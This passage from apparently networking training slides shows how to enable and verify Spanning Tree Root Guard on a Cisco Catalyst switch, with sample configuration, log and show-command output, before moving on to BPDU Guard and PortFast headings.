

Demo 2: Switch advertising that it is the new root



How to mitigate this:



Enable Root Guard

- Enable Root Guard

```
c9200CX# conf t  
c9200CX(config)# interface GigabitEthernet 1/0/1  
c9200CX(config-if)# spanning-tree guard root
```

Verify Root Guard

- Verify that Root Guard has been configured:

```
c9200CX# show run interface GigabitEthernet 1/0/1
Building configuration...
```

```
Current configuration : 64 bytes
```

```
!
interface GigabitEthernet1/0/1
  spanning-tree guard root
end
```

```
c9200CX#
```

What happens now?

- Trigger:
 - When a superior BPDU is received by the switch
- Actions:
 - Port is put in a broken (BRK) state for that VLAN
 - All traffic is discarded
 - Port state is root inconsistent
- Recover:
 - By default:
 - Port is restored after a period of time when superior BPDUs cease

Result:

- What happens if a BPDU is received?

```
c9200CX#  
*Jul 30 07:55:31.300: %SPANTREE-2-ROOTGUARD_BLOCK: Root  
guard blocking port GigabitEthernet1/0/2 on VLAN0001.  
c9200CX#
```

Verify Root Guard

- Indicate if any ports are in a root-inconsistent state:

```
c9200CX# show spanning-tree inconsistentports
```

Name	Interface	Inconsistency
VLAN0001	GigabitEthernet1/0/2	Root Inconsistent

```
Number of inconsistent ports (segments) in the system : 1
```

```
c9200CX#
```

Verify Root Guard

- Show that the port is blocking

```
c9200CX# show spanning-tree interface GigabitEthernet 1/0/2
```

Vlan	Role	Sts	Cost	Prio.Nbr	Type
VLAN0001	Desg	BKN*	20000	128.2	P2p *R00T_Inc

```
c9200CX#
```



BPDU Guard

<https://t.me/learningnets>



PortFast



Scenario 1: User adds a switch to the network



Scenario 2: Creates a loop

